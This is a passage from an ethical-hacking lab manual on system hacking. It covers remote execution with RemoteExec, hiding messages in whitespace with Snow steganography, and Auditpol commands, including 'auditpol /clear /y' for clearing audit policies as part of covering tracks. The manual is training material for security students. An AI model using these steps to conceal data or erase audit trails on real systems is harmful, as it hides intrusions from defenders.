


FIGURE 10.2: RemoteExec configuring Remote jobs

Remote execution requirements: The account running RemoteExec needs administrative rights on target computers. Microsoft file and printer sharing (SMB TCP 445) and ICMP (ping) should be enabled. These protocols also need to be allowed in any firewall between the administration console and target computers.

3. To execute a **New Remote job,** double-click the **New Remote job** option that **configures** and **executes** a new remote job.




FIGURE 10.3: RemoteExec configuring New Remote job

Configure files to be generated: You see that the report has been added after the installation of Acrobat Reader in the scheduled tasks. A new section, "Document generation," is available to specify the output files. Select a PDF file to be generated in an existing folder. Make sure that the account running the task has write access to this folder.

4. In a **New Remote job** configuration you can view different categories to work remotely.
5. Here as an example: we are executing the file execution option. To execute double-click **File Execution**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking




FIGURE 10.4: RemoteExec configuring File Execution

6. In the **File execution** settings, browse the **executable** file, select **Interactive** from drop-down list of **Context**, and check the **Auto** option.

Note: Using RemoteExec, you can:
Install patches, service packs, and hotfixes
Deploy Windows Installer packages in silent mode
Run applications, programs, and scripts
Copy files and folders




FIGURE 10.5: RemoteExec File execution settings

Automated reports: You may want to get all these reports automatically by email each time a scheduled attempt has been done. To do this, follow the steps below

7. Configuring the **Filter Section**:
   a. For the **OS version**, select **=** from the drop-down menu and specify the operating system.
   b. For the **OS level**, select **=** from the drop-down menu and select **Workstation**.
   c. For the **IE version**, select **>=** from the drop-down menu and specify the IE version.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

d. For the **Service Pack**, select **=** from the drop-down menu and specify the service pack version.

Once installed, RemoteExec and its documentation are accessible through the Windows Start menu. By default, RemoteExec is installed in evaluation mode.




FIGURE 10.6: RemoteExec Filter tab

The remote job was automatically set with the filter option, "Don't execute again on a computer where the action was already executed." So, even if several execution attempts have been scheduled, the installation of Acrobat Reader is executed only once on each computer.

8. Selecting a **Target Computer:** Enter the target computer name manually by selecting **Name** from the drop-down list and clicking **OK**.




FIGURE 10.7: RemoteExec Add/Edit a computer

Configure the report you want to generate automatically as if you wanted to display it. When you schedule a report, if you select the latest execution, the report is always generated for the latest execution.

9. To execute the defined action on the remote computer, click the **Launch** option in the right pane of the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Schedule the report: To configure schedule report, click on Schedule in the toolbar and, when prompted select the task that has been created previously to install Acrobat Reader.




FIGURE 10.8: RemoteExec executing the defined action

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
RemoteExec	**File to Execute:** Firefox setup 3.6.13.exe
	Computer Name: WIN-D39MRSHL9E4

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 11

Hiding Data Using Snow Steganography

Snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Network steganography describes all the methods used for transmitting data over a network without it being detected. Several methods for hiding data in a network have been proposed, but the main drawback of most of them is that they do not offer a secondary layer of protection. If steganography is detected, the data is in plaintext. To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked.

Lab Objectives

The objective of this lab is to help students learn:

- Using Snow steganography to hide files and data
- Hiding files using spaces and tabs

Lab Environment

To carry out the lab, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- Snow located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Steganography\Whitespace Steganography\SNOW**
- Run this tool on **Windows Server 2012**
- You can also download the latest version of **Snow** from the link http://www.darkside.com.au/snow/
- If you decide to download the **latest version,** then screenshots shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Snow

Snow exploits the steganographic nature of whitespace. Locating trailing whitespace in text is like finding a polar bear in a snowstorm. It uses the ICE encryption algorithm, so the name is thematically consistent.

Lab Task

1. Open a command prompt and navigate to **D:\CEH-Tool\CEHv8 module 05 system hacking\steganography\white space steganography\snow**
2. Open Notepad and type **Hello World!** and then press enter and press the Hyphen key to draw a line below it.
3. Save the file as **readme.txt**.

The encryption algorithm built in to snow is ICE, a 64-bit block cipher also designed by the author of snow. It runs in 1-bit cipher-feedback (CFB) mode, which although inefficient (requiring a full 64-bit encryption for each bit of output),




FIGURE 11.1: Contents of readme.txt

4. Type this command in the command shell: **readme2.txt**. It is the name of another that will be created automatically.

   snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt(magic is the password, you can type your desired password also)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.2: Hiding Contents of readme.txt and the text in the readme2.txt file

5. Now the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

If you want to compress a long message, or one not containing standard text, you would be better off compressing the message externally with a specialized compression program, and bypassing **snow**'s optional compression step. This usually results in a better compression ratio.

6. The contents of **readme2.txt** are **readme.txt** + **My Swiss bank account number is 45656684512263**.
7. Now type **snow -C -p "magic" Readme2.txt**; this will show the contents of readme.txt.(magic is the password which was entered while hiding the data).




FIGURE 11.3: Revealing the hidden data of readme2.txt

8. To check the file in a GUI , open the **readme2.txt** in Notepad and select **Edit→Select all**. You will see the hidden data inside readme2.txt in the form of spaces and tabs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.4: Contents of readme2.txt revealed with select all option

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Snow Steganography	**Output:** You will see the hidden data inside Notepad

Lab Questions

1. How would you hide the data of files with secret data in other files?
2. Which encryption is used in Snow?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 12

Viewing, Enabling, and Clearing the Audit Policies Using Auditpol

Auditpol is a command in Windows Server 2012, Windows Server 2008, and Windows Server 2003 and is required for querying or configuring an audit policy at the subcategory level.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

You should also have knowledge on gaining access, escalating privileges, executing applications, hiding files, and covering tracks.

Lab Objectives

The objective of this lab is to help students learn:

- How to set audit policies

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

To carry out the lab, you need:

- **Auditpol is a built-in command in Windows Server 2012**
- You can see the more audit commands from the following link: http://technet.microsoft.com/en-us/library/cc731451%28v=ws.10%29.aspx for **Windows Server 2012**
- Run this on **Windows Server 2012**

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Auditpol

Auditpol displays information on performance and functions to **manipulate** audit policies.

Lab Task

/get
Displays the current audit policy.

1. Select **Start** → **Command Prompt**.
2. **Administrator:** A command prompt will appears as shown in the following figure.

/set
Sets the audit policy.




FIGURE 12.1: Administrator: Command Prompt in windows server 2012

/list
Displays selectable policy elements.

3. To **view** all the audit policies, type the following command in the command prompt:

   auditpol /get /category:*

/backup
Saves the audit policy to a file.

4. Press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

/restore
Restores the audit policy from a file that was previously created by using auditpol /backup.

/clear
Clears the audit policy.

/remove
Removes all per-user audit policy settings and disables all system audit policy settings.




FIGURE 12.2: Auditpol viewing the policies

5. To **enable** the audit policies, type the following command in the command prompt:

   auditpol /set /category:"system","account logon" /success:enable /failure:enable

6. Press **Enter**.

/resourceSACL
Configures global resource system access control lists (SACLs).




FIGURE 12.3: Auditpol Local Security Policies in Windows Server 2012

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. To check if audit policies are enabled, type the following command in the command prompt **auditpol /get /category:***
8. Press **Enter**.

Auditpol /get
[/user[:<username>|<{sid}>]]
[/category:*|<name>|<{guid}>[,:<name|<{guid}>...]]
[/subcategory:*|<name>|<{guid}>[,:<name|<{guid}>...]]
[/option:<option name>]
[/sd]
[/r]




FIGURE 12.4: Auditpol enabling system and account logon policies

Auditpol /set
[/user[:<username>|<{sid}>][/include][/exclude]]
[/category:<name>|<{guid}>[,:<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/subcategory:<name>|<{guid}>[,:<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/option:<option name>
/value:
<enable>|<disable>]

9. To **clear** the audit policies, type the following command in the command prompt:

   auditpol /clear /y

10. Press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

auditpol /list
[/user|/category|subcategory[:<categoryname>|<{guid}>|*]]
[/v] [/r]




FIGURE 12.5: Auditpol clearing the policies

11. To check if the audit policies are cleared, type the following command in the command prompt:

    auditpol /get /category:*

12. Press **Enter**.

Auditpol /set
[/user[:<username>|<{sid}>][/include][/exclude]]
[/category:<name>|<{guid}>[,:<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/subcategory:<name>|<{guid}>[,:<name|<{guid}>...]]
[/success:<enable>|<disable>][/failure:<enable>|<disable>]
[/option:<option name>
/value:
<enable>|<disable>]

